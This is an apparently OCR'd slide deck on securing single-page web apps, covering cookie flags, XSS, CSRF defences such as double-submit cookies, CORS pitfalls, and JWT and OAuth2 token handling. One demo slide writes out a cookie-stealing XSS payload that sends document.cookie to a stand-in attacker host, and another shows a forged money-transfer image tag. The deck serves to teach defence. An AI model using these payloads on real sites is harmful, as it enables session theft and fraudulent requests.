Building Secure User Interfaces With JWTs (JSON Web Tokens)

Robert Damphousse @robertjd_
Lead Front-End Developer, Stormpath

Stormpath

Slideshare URL: http://goo.gl/kXOpgs

About Me

- Full-stack developer 10 years
- Full-stack with JavaScript since 2011 (Node.js + Angular)
- Currently leading JavaScript at Stormpath

About Stormpath

- Cloud-based User Identity API for Developers
- Authentication and Authorization as-as-service
- RESTful API
- Active Directory, LDAP, and SAML Integration
- Private Deployments (AWS)
- Free plan for developers

Talk Overview

- Security Concerns for Modern Web Apps
- Cookies, The Right Way
- Session ID Problems
- Token Authentication to the rescue!
- Angular Examples

Structure of Modern Web Apps

- Back-end: a RESTful JSON API
- Client is usually an HTML5 Environment:
  - Single Page Apps ("SPAs"), e.g AngularJS, React
  - WebKit instance
  - "Hybrid" Mobile apps (Phonegap, etc)

Security Concerns for Modern Web Apps

As a developer, you need to:


- Secure user credentials
- Secure server endpoints (API)
- Prevent malicious code from executing in client
- Provide Access Control information to the Client

The Traditional Solution,

Session Identifiers

We accept username & password, then store a Session ID in a cookie and associate that session with the user.

Securing User Credentials: Session ID Cookie



- This is OK if you protect your cookies
- Session ID → Session → User identity
- Use a web framework like Apache Shiro or Spring Security to assert security rules, roles stored in a database.

Session ID Problems

- They're opaque and have no meaning themselves (they're just 'pointers')
- Session ID → look up server state on *every request*.
- Cannot be used for inter-op with other services
- JWTs can help with this, but we'll still use cookies

Cookies,
The Right Way ®

Cookies, The Right Way ®

Cookies can be easily compromised

- Man-in-the-Middle (MITM)
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

Man In The Middle (MITM) Attack

Someone ‘listening on the wire’ between the browser and server can see and copy the cookie.

Solutions

- Use HTTPS/TLS everywhere a cookie will be in transit
- Set **`Secure`** flag on cookies

Cross-Site Scripting (XSS)

XSS Attacks

This is a very REAL problem

Happens when someone else can execute code inside your website


Can be used to steal your cookies!

https://www.owasp.org/index.php/XSS


XSS Attack Demo

https://www.google.com/about/appsecurity/learning/xss/#StoredXSS

XSS Attack Demo



XSS Attack Demo



XSS Attack Demo

So what if I put this in the chatbox..

```
<img src=x
onerror="document.body.appendChild(function
(){var a = document.createElement('img');
a.src='https://hackmeplz.com/yourCookies.pn
g/?cookies=’
+document.cookie;return a}())"
```

XSS Attack Demo

Your browser is going to make this request:

```
GET
https://hackmeplz.com/yourCookies.png/?cookies=SessionID=123412341234
```

Which means..

ALL YOUR COOKIES
ARE BELONG TO US

XSS Attack – What Can I Do?

Escape Content

- Server-side: Use well-known, *trusted* libraries to ensure dynamic HTML does not contain executable code. ***Do NOT roll your own.***

- Client Side: Escape user input from forms (some frameworks do this automatically, read docs!)

XSS Attack – What Can I Do?

Use HTTPS-Only cookies

Set the **`HttpOnly`** flag on your authentication cookies.

`HttpOnly` cookies are NOT accessible by the JavaScript environment

XSS Attack – What Can I Do?

Read this definitive guide:

https://www.owasp.org/index.php/XSS

Cross-Site Request Forgery

(CSRF)

Cross-Site Request Forgery (CSRF)

Exploits the fact that HTML tags do NOT follow the ***Same Origin Policy*** when making GET requests

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Cross-Site Request Forgery (CSRF)

Example: Attacker puts malicious image into a web page that the user visits:

```
<img
src="https://myapp.com/transferMoney?to=BadGuy&amount=10000"/>
```

.. what happens?

Cross-Site Request Forgery (CSRF)

- The browser complies, “The request is going to myapp.com, so I’ll happily send along your cookies for myapp.com!”

- Your server trusts the cookies AND the user it identifies, ***and transfers the money***!

Cross-Site Request Forgery (CSRF)


Solutions:

- Synchronizer Token (for form-based apps)
- Double-Submit Cookie (for modern apps)
- `Origin` header check (for extra measure)

Double Submit Cookie

- Give client two cookies: (1) Session ID and (2) a strong random value

- Client sends back the random value in a custom HTTP header, triggering the ***Same-Origin-Policy***


http://myapp.com/login
Login
Username
yo@foo.com
Password
Login
(1) POST /login
(2) 200 OK
Set-Cookie: session=dh7jWkx8fj;
Set-Cookie: xsrf-token=xjk2kzjn4;
WWW Server
http://myapp.com/profile
Hello, Yo
Kitsch mustache seitan, meggings Portland VHS ethical ugh. Messenger bag pour-over deep v semiotics, Portland before they sold out small batch slow-carb PBR PBR&B chia synth vegan bitters Brooklyn.
(3) GET /profile
Cookie: session=dh7jWkx8fj;
xsrf-token=xjk2kzjn4
X-XSRF-Token: xjk2kzjn4;
(4) 200 OK
Cookie == Header ?

Server rejects forged requests, CSRF token header is missing

http://hackerzapp.com/

```
<img src="https://
yoursite.com/
transferMoney?
to=BadGuy&amount=10000"/>
```

(1) GET /`transferMoney?`

```
Cookie: session=dh7jWkx8fj;
        xsrf-token=xjk2kzjn4
```

(2) 400 Invalid Token

Cookie == Header ?

WWW Server

Browser rejects forged cross-domain AJAX attempts

http://hackerzapp.com/

```
GET http://myapp.com/profile

req.setHeader('X-XSRF-
Token','stolen token')
```

BROWSER ERROR

No 'Access-Control-Allow-XSRF-Token' header is present on the requested resource.

CORS Warning!

BEWARE OF THIS ADVICE:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers:*
```

DISABLES SAME-ORIGIN POLICY


Origin Header check

- Browsers send `Origin` header
- Tells your server where the request is coming from
- Cannot be modified by JavaScript
- CAN be modified by a malicious HTTP Proxy (use HTTPS!)

At Last..

Token Authentication!

We're about to go from here:



..to here

Token Auth – All you need to know

Authentication is proving who you are

The **token** is a way of persisting that proof

JSON Web Tokens (**JWT**s) are a token format

JWTs are often used for the access token and refresh token in **Oauth2 workflows**

JWTs are fun – let’s go!

☺

JSON Web Tokens (JWT)

In the wild they look like just another ugly string:


```
eyJ0eXAiOiJKV1QiLA0KICJhbGciOiJIUzI1NiJ9.eyJ
pc3MiOiJqb2UiLA0KICJleHAiOjEzMDA4MTkzODAsDQo
gImh0dHA6Ly9leGFtcGxlLmNvbS9pc19yb290Ijp0cnV
lfQ.dBjftJeZ4CVPmB92K27uhbUJU1p1r_wW1gFWFOEj
Xk
```

JSON Web Tokens (JWT)

But they do have a three part structure. Each part is a Base64-URL encoded string:


```
eyJ0eXAiOiJKV1QiLA0KICJhb
GciOiJIUzI1NiJ9
.
eyJpc3MiOiJqb2UiLA0KICJle
HAiOjEzMDA4MTkzODAsDQogIm
h0dHA6Ly9leGFtcGxlLmNvbS9
pc19yb290Ijp0cnVlfQ
.
dBjftJeZ4CVPmB92K27uhbUJU
1p1r_wW1gFWFOEjXk
```


Header

Body ('Claims')

Cryptographic Signature

JSON Web Tokens (JWT)

Base64-decode the parts to see the contents:

```
{
  "typ":"JWT",
  "alg":"HS256"
}
```

Header

```
{
  "iss”:”http://trustyapp.com/”,
  "exp": 1300819380,
  “sub”: ”users/8983462”,
  “scope”: “self api/buy”
}
```

Body (‘Claims’)

```
tß´—™à%O˜v+nî…SZu¯µ€U…8H×
```

Cryptographic Signature

JSON Web Tokens (JWT)

The claims body is the best part! It asserts:

```
{
  "iss": "http://trustyapp.com/",
  "exp": 1300819380,
  "sub": "users/8983462",
  "scope": "self api/buy"
}
```

- "iss" ← Who issued the token
- "exp" ← When it expires
- "sub" ← Who it represents
- "scope" ← What they can do

Issuing JWTs

- User has to present credentials to get a token (password, api keys).
- Tokens are issued by your server, and signed with a secret key that is private.
- The client stores the tokens, and uses them to authenticate requests

Verifying JWTs

- Just check the signature and expiration time! **Stateless authentication!**

- Token declares scope, make **authorization** decisions locally.

- But.. How to revoke stateless authentication?

Storing JWTs

- Local Storage is not secure (XSS vulnerable)
- Use **`HttpOnly`**, **`Secure`** cookies to store access tokens in the browser.
- Cookies provide an automatic way of supplying the tokens on requests
- CSRF protection is essential!

JWT + OAuth2

JWT + OAuth2

- OAuth2 (RFC 6749) is an "Authorization Framework" (and a good sleep aid).

- It defines the **"Resource Owner Password Credentials Grant"**

- In other words: exchange username and password for an access token and refresh token

JWT + OAuth2

- The **access token** has a short lifetime, and can use stateless trust – a signed JWT!

- The **refresh token** has a long lifetime and is used to obtain more access tokens. Access tokens should can be **revoked** (database)**.**

The Access Token and Refresh Token paradigm is designed to give you control over the implicit-trust tradeoff that is made with stateless tokens

Access & Refresh Tokens

Refresh token sets the maximum lifetime of the authenticated context.

Authentication token sets the maximum time of the stateless authentication context

Authentication context is revoked by revoking the refresh token

